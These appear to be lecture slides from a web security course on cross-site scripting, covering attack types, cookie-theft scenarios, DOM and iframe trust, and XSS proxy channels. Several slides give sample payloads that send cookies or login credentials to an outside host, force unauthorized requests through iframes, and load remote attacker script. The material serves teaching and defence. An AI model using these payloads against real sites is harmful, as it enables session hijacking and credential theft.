

INF400 Web Security

## XSS: Cross-Site Scripting

## What is XSS?

- A vulnerability frequently found in Web applications
- Malicious attackers “inject” client-side script into Web pages viewed by other users
  - Client-side script includes Javascript & ECMA-Script, VBScript, lua, and some other languages
  - Client-side script can also include compiled or interpreted applications that run in a browser, such as Java applets, Flash and Silverlight animations, and exposed plug-ins
- An exploited XSS vulnerability can be used to bypass access controls such as same origin policies (sandboxing)
- XSS accounts for approximately 80% of all security vulnerabilities in Web sites<sup>1</sup>
- Range of vulnerability is low to very high depending on the nature and importance of the data on the server


<sup>1</sup>[Symantec white paper](#)


## Evolution of XSS Attacks

- First Generation
  - Targeted public sites and ran against everyone that visited the site
    - attacker uploads script content that everyone visiting page execs
    - Popups, redirects other annoyances
    - Relayed cookies to attacker
- Second Generation
  - Focuses on sites that allow self-reflection XSS
    - User input modifies resulting page and can inject script commands into returned page (site search and echoed results)
    - Normally chained with a 1<sup>st</sup> Gen attack on public site/email for site redirection with redirection URL forcing a XSS on 2<sup>nd</sup> site
    - Cookies and other site-specific browser info leaked to attacker

## What is Reflection?


- The number of parties involved in the XSS attack
- Single Client Reflection





### Types of XSS Attack

- There are two basic types of XSS attacks:
  - Non-Persistent and Persistent
- Non-Persistent
  - Most common type
  - Attempts to compromise openly submitted form values or argument parameters to detect vulnerabilities within the attackers own security context
  - The information is then used to exploit another person – stealing cookies for example
  - Frequently the method of exploit is links in emails



### Types of XSS Attack

- Persistent
  - Data generated by the attacker is stored on the server and then displayed on normal web pages as part of output (for example, in an unsanitized comment on a blog)
  - Social networking sites and codebases are particularly vulnerable

### Information Leakage

- Understanding what information is being leaked and where it is going will help to determine the purpose and method of the attack

### Information Leakage

- Client reveals cookies to 3<sup>rd</sup> party (session state, order info, etc)
 

```
http://host/a.php?variable="><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'+%20+document.cookie</script>
```
- Client can reveal posted form items to 3<sup>rd</sup> party (userID/passwd, etc)
 

```
<form> action="logoninformation.jsp" method="post" onsubmit="hackImg=new Image;hackImg.src='http://www.malicioussite.com/'+document.forms(1).login.value+'':'+ document.forms(1).password.value;" </form>
```
- Client can be tricked into accessing/posting spoofed info to trusted server
 

```
www.trustedserver.com/xss.asp?name = <iframe src=http://www.trustedserver.com/auth_area/orderupdate?items=4000></iframe>
```
- Client can be tricked into attacking other sites
 


```
/hello.asp?name = <iframe src=http://vuln.iis.server/scripts/root.exe?/c+dir></iframe>
```

### Scenario: Malicious Email Link

- Attacker sends an email to victim containing a crafted email link


```
<A HREF=http://legitimateSite.com/registration.cgi?clientprofile=<SCRIPT>malicious code</SCRIPT>>Click here</A>
```

- Victim clicks on link and is presented with legitimate page but containing code that was interpreted by the CGI script and output into the browser page




### Scenario: Cookie Theft

- Attacker embodies malicious script through a form that gets stored on the server
- Victim access legitimate web page, causing the script to run which sends the values of the users cookies back to the attacker
- Cookies may contain valuable data, such as credit card information, social security numbers, bank account numbers, passwords and other arbitrary data



### Scenario: Unauthorized Request

- Combination: victim clicks on a link crafted by the attacker
- The legitimate server spawns a script appearing to have originated from legitimate server, sending data via Ajax to a repository or modifying the DOM output of the appearing page, causing the victim to be redirected to an illegitimate page, which the victim interprets as legitimate because of the originating source



### XSS - DOM Security Issues

- Child windows and same site trust
- Scripts can interact between windows and frames
- Script, image and other viewable and code-based content can be loaded into a page from any origin
- JavaScript can:
  - be run from between <script> tags
  - loaded from an external source <script src=remote.com>
  - attached to another tab <img src=javascript:function() onload=javascript>
- Form GET/POST can be redirected to any receiving URL
- XSS abuses DOM but still follows allowed rules!**


## Impact of iFrames and Intra-Window Communication

- Scripts can read all HTML content/tags in other window(s)
- Script can set/delete tags/content in other window
  - Script can read and set form values, then run a submit()
- Script can set variables and call functions in other window(s)
- `document.write` can allow script to create new tags/content in other window(s)
  - Means that scripts can read all HTML content of a document, change the appearance of the document, modify existing tags/and values, modify and submit forms
  - Then we have full control of the other window as long it's in same `document.domain`
- If we can forward cookies, then we can also forward other script accessible content to an attacker ... page contents, form values (including hidden ones) script vars and state, script errors.

## Content Leakage: Load > Read > Forward

- DOM security allows a script to interact with windows it creates if they are still within the same `document.domain` (same site, same protocol, same port number). DOM security should block script access to documents outside the `document.domain` of the script (document that loaded it)
- Instead, attacker creates a new window and sets the location to the same site that can already XSS – some other directory/or document on same site
  - Either use a new window created by XSS or an inline frame `<iframe>`
  - Popup blockers may inhibit script based window creation, but `<iframe>` still works and can be treated like another window
- If the DOM security context is met when content is opened then attacker can read/write to the new window
- Attacker just needs some glue to open a list of documents, read the contents and forward the results somewhere – the code will run in original window, documents will be loaded in `iframe/child` window, and the code will be able to read/write the document in the `iframe`

## Static XSS Content Leakage through iFrame



## XSS and IntraWindow Trust


- A complex XSS vector could load multiple pages, handle GET and POST submits, determine javascript vars and modify page contents with content in other window
- We can leak contents of pages, form values, results from submits and Javascript variables as URL parameters with `<img>`, `<script>` and other tag references to attacker site
- Difficulty for attacker is that it's not interactive and he must hardcode actions that will work for all XSS victims

### Controlled XSS - RPC Based

- Scripts can be loaded from an external source with a `<script src=xxx>` tag
- This can be used to leak document/variable info (like the common cookie leakage with `<img>` tags) and if script contents are supplied back, they will be executed
- Creates a two way channel – victim leaks info to attacker and attacker can tell victim what to do next all in the same request
- This simplifies the initial XSS vector to a simple `<script src=http://attacker.com/evilscript.js>` that loads the more complex script remotely
- This also allows script contents to be customized or updated as attacker learns more about specific site/victims



### Dynamic XSS with iFrame-based 2-Way Communication




### Advanced XSS - Hiding the Attack Host Location

- Uses 1 XSS site as controlling window
- 3 IFRAMEs in main window
  - IFRAME1 for load/read on original XSS site (normal XSS-Proxy)
  - IFRAME2 for loading second XSS site with special vector (+subIframe)
  - IFRAME3 for communications channel
- Still have capability to load/read docs of that XSS site in IFRAME1
- New site gets loaded into IFRAME2 and creates yet another IFRAME within for loading docs on site2
- IFRAME3 becomes a covert channel by having a header redirect (300) change current location to an URL that will 404. URL is actually the covert contents and gives control to the other site for next redirect of IFRAME3.
- Site1 gets commands from remote attacker, sets IFRAME3 to site2 URL with commands in URL.
- Site2 has control of IFRAME3, so reads the current location to determine commands/tasks to run. Upon completion of tasks, Site2 changes IFRAME3 to Site1 location and leaks results on new URL. Site1 now has control, so reads URL, forwards results to remote attacker, and gives new commands across IFRAME3



### Dynamic XSS with iFrame-based 2-Way Communication





## Resources

- XSS Proxy: tool for leveraging XSS flaws and creates bi-directional communication (Anton Rager)  
<http://sourceforge.net/projects/xss-proxy/>
- Live XSS Sampler  
<http://www.acunetix.com/websecurity/xss.htm>  
<http://testasp.acunetix.com/Search.asp>

